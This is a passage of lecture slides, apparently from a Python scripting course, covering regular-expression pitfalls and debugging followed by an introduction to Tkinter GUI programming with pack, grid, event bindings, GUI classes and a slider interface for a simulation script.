- Notice how powerful a small regex can be!!

Shortcomings

- The simple regex

[^ ,] +

breaks down for comments with comma(s) and function calls as arguments, e.g.,

```
superLibFunc(m1, a /* large, random number */ );  
superLibFunc(m1, generate(c, q2));
```

The regex will match the longest possible string ending with a comma, in the first line

m1, a /* large,

but then there are no more commas ...

- A complete solution should *parse* the C code

More easy-to-read regex

- The `superLibFunc` call with comments and named groups:

```
call = re.compile(r"""
    superLibFunc # name of function to match
    \s*          # possible whitespace
    \(          # parenthesis before argument list
    \s*          # possible whitespace
    (?P<arg1>%s) # first argument plus optional whitespace
    ,
    \s*          # possible whitespace
    (?P<arg2>%s) # second argument plus optional whitespace
    \)          # closing parenthesis
    """ % (arg,arg), re.VERBOSE)

# the substitution command:
filestr = call.sub(r"superLibFunc(\g<arg2>,
                           \g<arg1>)", filestr)
```

Files: src/py/intro/swap2.py

Example

- Goal: remove C++/Java comments from source codes
- Load a source code file into a string:

```
filestr = open(somefile, 'r').read()  
# note: newlines are a part of filestr
```

- Substitute comments `// some text...` by an empty string:

```
filestr = re.sub(r'//.*', '', filestr)
```

- Note: . (dot) does not match newline; if it did, we would need to say

```
filestr = re.sub(r'//[^\\n]*', '', filestr)
```

Failure of a simple regex

- How will the substitution

```
filestr = re.sub(r'//[^\\n]*', '', filestr)
```

treat a line like

```
const char* heading = "-----//-----";
```

???

Regex debugging (1)

- The following useful function demonstrate how to extract matches, groups etc. for examination:

```
def debugregex(pattern, str):  
    s = "does '" + pattern + "' match '" + str + "'?\n"  
    match = re.search(pattern, str)  
    if match:  
        s += str[:match.start()] + "[" + \  
             str[match.start():match.end()] + \  
             "] " + str[match.end():]  
        if len(match.groups()) > 0:  
            for i in range(len(match.groups())):  
                s += "\ngroup %d: [%s]" % \  
                     (i+1,match.groups()[i])  
    else:  
        s += "No match"  
    return s
```

Regex debugging (2)

- Example on usage:

```
>>> print debugregex(r"(\d+\.\d*)",
                      "a= 51.243 and b =1.45")
```

```
does '(\d+\.\d*)' match 'a= 51.243 and b =1.45'?
a= [51.243] and b =1.45
group 1: [51.243]
```

Simple GUI programming with Python

Contents

- Introductory GUI programming with Python/Tkinter
- Scientific Hello World examples
- GUI for simviz1.py
- GUI elements: text, input text, buttons, sliders, frames
(for controlling layout)

More info

- Ch. 6 in the course book
- “Introduction to Tkinter” by Lundh (see doc.html)
- Efficient working style: grab GUI code from examples
- Demo programs:

```
$PYTHONSRC/Demo/tkinter  
demos/All.py in the Pmw source tree  
$scripting/src/gui/demoGUI.py
```

GUI packages

Python has interfaces to

- Tk (to be used here)
- Qt
- wxWindows
- Gtk
- Java Foundation Classes (JFC) (java.swing)
- Microsoft Foundation Classes (MFC)

Characteristics of Tk

- Tk yields shorter and simpler GUI code than, e.g., MFC, JFC, wxWindows, Gtk and Qt
- Tk has a Python extension Pmw with lots of advanced (composite) widgets
- Tk is widespread (standard GUI tool for Tcl, Perl, ...)
- Tk was a bit slow for complicated GUIs
- Tk is implemented in C
- Tk was developed as a GUI package for Tcl

Tkinter, Pmw and Tix

- Python's interface to Tk is called Tkinter
- Megawidgets, built from basic Tk widgets, are available in Pmw (Python megawidgets) and Tix
- Pmw is written in Python
- Tix is written in C (and as Tk, aimed at Tcl users)
- GUI programming becomes simpler and more modular by using classes; Python supports this programming style

Scientific Hello World GUI



- Graphical user interface (GUI) for computing the sine of numbers
- The complete window is made of widgets (also referred to as windows)
- Widgets from left to right:
 - a label with "Hello, World! The sine of"
 - a text entry where the user can write a number
 - pressing the button "equals" computes the sine of the number
 - a label displays the sine value

The code (1)

Hello, World! The sine of equals **0.932039085967**

```
#!/usr/bin/env python
from Tkinter import *
import math

root = Tk()                      # root (main) window
top = Frame(root)                 # create frame (good habit)
top.pack(side='top')               # pack frame in main window

hwtext = Label(top, text='Hello, World! The sine of ')
hwtext.pack(side='left')

r = StringVar() # special variable to be attached to widgets
r.set('1.2')    # default value
r_entry = Entry(top, width=6, relief='sunken', textvariable=r)
r_entry.pack(side='left')
```

The code (2)

```
s = StringVar() # variable to be attached to widgets
def comp_s():
    global s
    s.set('%.g' % math.sin(float(r.get()))) # construct string
compute = Button(top, text=' equals ', command=comp_s)
compute.pack(side='left')

s_label = Label(top, textvariable=s, width=18)
s_label.pack(side='left')

root.mainloop()
```

Structure of widget creation

- A widget has a parent widget
- A widget must be packed (placed in the parent widget) before it can appear visually
- Typical structure:

```
widget = Tk_class(parent_widget,  
                  arg1=value1, arg2=value2)  
widget.pack(side='left')
```

- Variables can be tied to the contents of, e.g., text entries, but only special Tkinter variables are legal:
`StringVar`, `DoubleVar`, `IntVar`

The event loop

- No widgets are visible before we call the event loop:

```
root.mainloop()
```

- This loop waits for user input (e.g. mouse clicks)
- There is no predefined program flow after the event loop is invoked; the program just responds to events
- The widgets define the event responses

Binding events

Hello, World! The sine of equals 0.932039085967

- Instead of clicking "equals", pressing return in the entry window computes the sine value

```
# bind a Return in the .r entry to calling comp_s:  
r_entry.bind('<Return>', comp_s)
```

- One can bind any keyboard or mouse event to user-defined functions
- We have also replaced the "equals" button by a straight label

Packing widgets

- The pack command determines the placement of the widgets:

```
widget.pack(side='left')
```

This results in stacking widgets from left to right

Hello, World! The sine of equals 0.932039085967

Packing from top to bottom

- Packing from top to bottom:


```
widget.pack(side='top')
```

results in



- Values of side: left, right, top, bottom

Lining up widgets with frames




- Frame: empty widget holding other widgets (used to group widgets)
- Make 3 frames, packed from top
- Each frame holds a row of widgets
- Middle frame: 4 widgets packed from left


Code for middle frame

```
# create frame to hold the middle row of widgets:  
rframe = Frame(top)  
# this frame (row) is packed from top to bottom:  
rframe.pack(side='top')  
  
# create label and entry in the frame and pack from left:  
r_label = Label(rframe, text='The sine of')  
r_label.pack(side='left')  
  
r = StringVar() # variable to be attached to widgets  
r.set('1.2') # default value  
r_entry = Entry(rframe, width=6, relief='sunken', textvariable=r)  
r_entry.pack(side='left')
```

Change fonts




Add space around widgets



`padx` and `pady` adds space around widgets:


```
hwtext.pack(side='top', pady=20)
rframe.pack(side='top', padx=10, pady=20)
```

Changing colors and widget size



```
quit_button = Button(top,
                     text='Goodbye, GUI World!',
                     command=quit,
                     background='yellow',
                     foreground='blue')
quit_button.pack(side='top', pady=5, fill='x')
# fill='x' expands the widget throughout the available
# space in the horizontal direction
```

Translating widgets



- The anchor option can move widgets:

```
quit_button.pack(anchor='w')
# or 'center', 'nw', 's' and so on
# default: 'center'
```


- ipadx/ipady: more space inside the widget

```
quit_button.pack(side='top', pady=5,
                 ipadx=30, ipady=30, anchor='w')
```

Learning about pack

Pack is best demonstrated through packdemo.tcl:

```
$scripting/src/tools/packdemo.tcl
```



The grid geometry manager

- Alternative to pack: grid
- Widgets are organized in m times n cells, like a spreadsheet
- Widget placement:

```
widget.grid(row=1, column=5)
```


- A widget can span more than one cell

```
widget.grid(row=1, column=2, columnspan=4)
```

Basic grid options

- Padding as with pack (padx, ipadx etc.)
- sticky replaces anchor and fill

Example: Hello World GUI with grid



```
# use grid to place widgets in 3x4 cells:  
  
hwtext.grid(row=0, column=0, columnspan=4, pady=20)  
r_label.grid(row=1, column=0)  
r_entry.grid(row=1, column=1)  
compute.grid(row=1, column=2)  
s_label.grid(row=1, column=3)  
quit_button.grid(row=2, column=0, columnspan=4, pady=5,  
                 sticky='ew')
```


The sticky option

- `sticky='w'` means `anchor='w'`
(move to west)
- `sticky='ew'` means `fill='x'`
(move to east and west)
- `sticky='news'` means `fill='both'`
(expand in all dirs)

Configuring widgets (1)

- So far: variables tied to text entry and result label
- Another method:
 - ask text entry about its content
 - update result label with configure
- Can use `configure` to update any widget property

Configuring widgets (2)



- No variable is tied to the entry:

```
r_entry = Entry(rframe, width=6, relief='sunken')
r_entry.insert('end','1.2') # insert default value

r = float(r_entry.get())
s = math.sin(r)

s_label.configure(text=str(s))
```

- Other properties can be configured:

```
s_label.configure(background='yellow')
```

GUI as a class

- GUIs are conveniently implemented as classes
- Classes in Python are similar to classes in Java and C++
- Constructor: create and pack all widgets
- Methods: called by buttons, events, etc.
- Attributes: hold widgets, widget variables, etc.
- The class instance can be used as an encapsulated GUI component in other GUIs (like a megawidget)

The basics of Python classes

- Declare a base class MyBase:

```
class MyBase:  
  
    def __init__(self,i,j): # constructor  
        self.i = i; self.j = j  
  
    def write(self):          # member function  
        print 'MyBase: i=',self.i,'j=',self.j
```

- `self` is a reference to this object
- Data members are prefixed by `self`:
`self.i`, `self.j`
- All functions take `self` as first argument in the declaration, but not in the call

```
inst1 = MyBase(6,9); inst1.write()
```

Implementing a subclass

- Class MySub is a subclass of MyBase:

```
class MySub(MyBase):  
  
    def __init__(self,i,j,k): # constructor  
        MyBase.__init__(self,i,j)  
        self.k = k;  
  
    def write(self):  
        print 'MySub: i=' ,self.i,'j=' ,self.j,'k=' ,self.k
```

- Example:

```
# this function works with any object that has a write method:  
def write(v): v.write()  
  
# make a MySub instance  
inst2 = MySub(7,8,9)  
  
write(inst2) # will call MySub's write
```

Creating the GUI as a class (1)

```
class HelloWorld:  
    def __init__(self, parent):  
        # store parent  
        # create widgets as in hwGUI9.py  
  
    def quit(self, event=None):  
        # call parent's quit, for use with binding to 'q'  
        # and quit button  
  
    def comp_s(self, event=None):  
        # sine computation  
  
root = Tk()  
hello = HelloWorld(root)  
root.mainloop()
```

Creating the GUI as a class (2)

```
class HelloWorld:  
    def __init__(self, parent):  
        self.parent = parent      # store the parent  
        top = Frame(parent)      # create frame for all class widget  
        top.pack(side='top')      # pack frame in parent's window  
  
        # create frame to hold the first widget row:  
        hwframe = Frame(top)  
        # this frame (row) is packed from top to bottom:  
        hwframe.pack(side='top')  
        # create label in the frame:  
        font = 'times 18 bold'  
        hwtext = Label(hwframe, text='Hello, World!', font=font)  
        hwtext.pack(side='top', pady=20)
```

Creating the GUI as a class (3)

```
# create frame to hold the middle row of widgets:  
rframe = Frame(top)  
# this frame (row) is packed from top to bottom:  
rframe.pack(side='top', padx=10, pady=20)  
  
# create label and entry in the frame and pack from left:  
r_label = Label(rframe, text='The sine of')  
r_label.pack(side='left')  
  
self.r = StringVar() # variable to be attached to r_entry  
self.r.set('1.2')    # default value  
r_entry = Entry(rframe, width=6, textvariable=self.r)  
r_entry.pack(side='left')  
r_entry.bind('<Return>', self.comp_s)  
  
compute = Button(rframe, text=' equals ',  
                 command=self.comp_s, relief='flat')  
compute.pack(side='left')
```

Creating the GUI as a class (4)

```
self.s = StringVar() # variable to be attached to s_label
s_label = Label(rframe, textvariable=self.s, width=12)
s_label.pack(side='left')

# finally, make a quit button:
quit_button = Button(top, text='Goodbye, GUI World!',
                      command=self.quit,
                      background='yellow', foreground='blue')
quit_button.pack(side='top', pady=5, fill='x')
self.parent.bind('<q>', self.quit)

def quit(self, event=None):
    self.parent.quit()

def comp_s(self, event=None):
    self.s.set('%g' % math.sin(float(self.r.get()))))
```

More on event bindings (1)

- Event bindings call functions that take an event object as argument:

```
self.parent.bind('<q>', self.quit)

def quit(self,event):      # the event arg is required!
    self.parent.quit()
```

- Button must call a quit function without arguments:

```
def quit():
    self.parent.quit()

quit_button = Button(frame, text='Goodbye, GUI World!',
                     command=quit)
```

More on event bindings (1)

- Here is a unified `quit` function that can be used with buttons and event bindings:

```
def quit(self, event=None):  
    self.parent.quit()
```

- Keyword arguments and `None` as default value make Python programming effective!

A kind of calculator

Define $f(x)$: $x =$ $f =$

Label + entry + label + entry + button + label

```
# f_widget, x_widget are text entry widgets  
  
f_txt = f_widget.get() # get function expression as string  
x = float(x_widget.get()) # get x as float  
####  
res = eval(f_txt) # turn f_txt expression into Python code  
####  
label.configure(text='%.g' % res) # display f(x)
```

Turn strings into code: eval and exec

- eval(s) evaluates a Python expression s

```
eval('sin(1.2) + 3.1**8')
```


- exec(s) executes the string s as Python code

```
s = 'x = 3; y = sin(1.2*x) + x**8'  
exec(s)
```

- Main application: get Python expressions from a GUI (no need to parse mathematical expressions if they follow the Python syntax!), build tailored code at run-time depending on input to the script

A GUI for simviz1.py

- Recall simviz1.py: automating simulation and visualization of an oscillating system via a simple command-line interface
- GUI interface:



The code (1)

```
class SimVizGUI:  
    def __init__(self, parent):  
        """build the GUI"""  
        self.parent = parent  
        ...  
        self.p = {} # holds all Tkinter variables  
        self.p['m'] = DoubleVar(); self.p['m'].set(1.0)  
        self.slider(slider_frame, self.p['m'], 0, 5, 'm')  
  
        self.p['b'] = DoubleVar(); self.p['b'].set(0.7)  
        self.slider(slider_frame, self.p['b'], 0, 2, 'b')  
  
        self.p['c'] = DoubleVar(); self.p['c'].set(5.0)  
        self.slider(slider_frame, self.p['c'], 0, 20, 'c')
```

The code (2)

```
def slider(self, parent, variable, low, high, label):
    """make a slider [low,high] tied to variable"""
    widget = Scale(parent, orient='horizontal',
                   from_=low, to=high, # range of slider
                   # tickmarks on the slider "axis":
                   tickinterval=(high-low)/5.0,
                   # the steps of the counter above the slider:
                   resolution=(high-low)/100.0,
                   label=label,      # label printed above the slider
                   length=300,       # length of slider in pixels
                   variable=variable) # slider value is tied to variable
    widget.pack(side='top')
    return widget

def textentry(self, parent, variable, label):
    """make a textentry field tied to variable"""
    ...
```

Layout

- Use three frames: left, middle, right
- Place sliders in the left frame
- Place text entry fields in the middle frame
- Place a sketch of the system in the right frame


The text entry field

- Version 1 of creating a text field: straightforward packing of labels and entries in frames:

```
def textentry(self, parent, variable, label):  
    """make a textentry field tied to variable"""\n    f = Frame(parent)  
    f.pack(side='top', padx=2, pady=2)  
    l = Label(f, text=label)  
    l.pack(side='left')  
    widget = Entry(f, textvariable=variable, width=8)  
    widget.pack(side='left', anchor='w')  
    return widget
```

The result is not good...

The text entry frames (`f`) get centered:



Ugly!

Improved text entry layout

- Use the grid geometry manager to place labels and text entry fields in a spreadsheet-like fashion:

```
def textentry(self, parent, variable, label):  
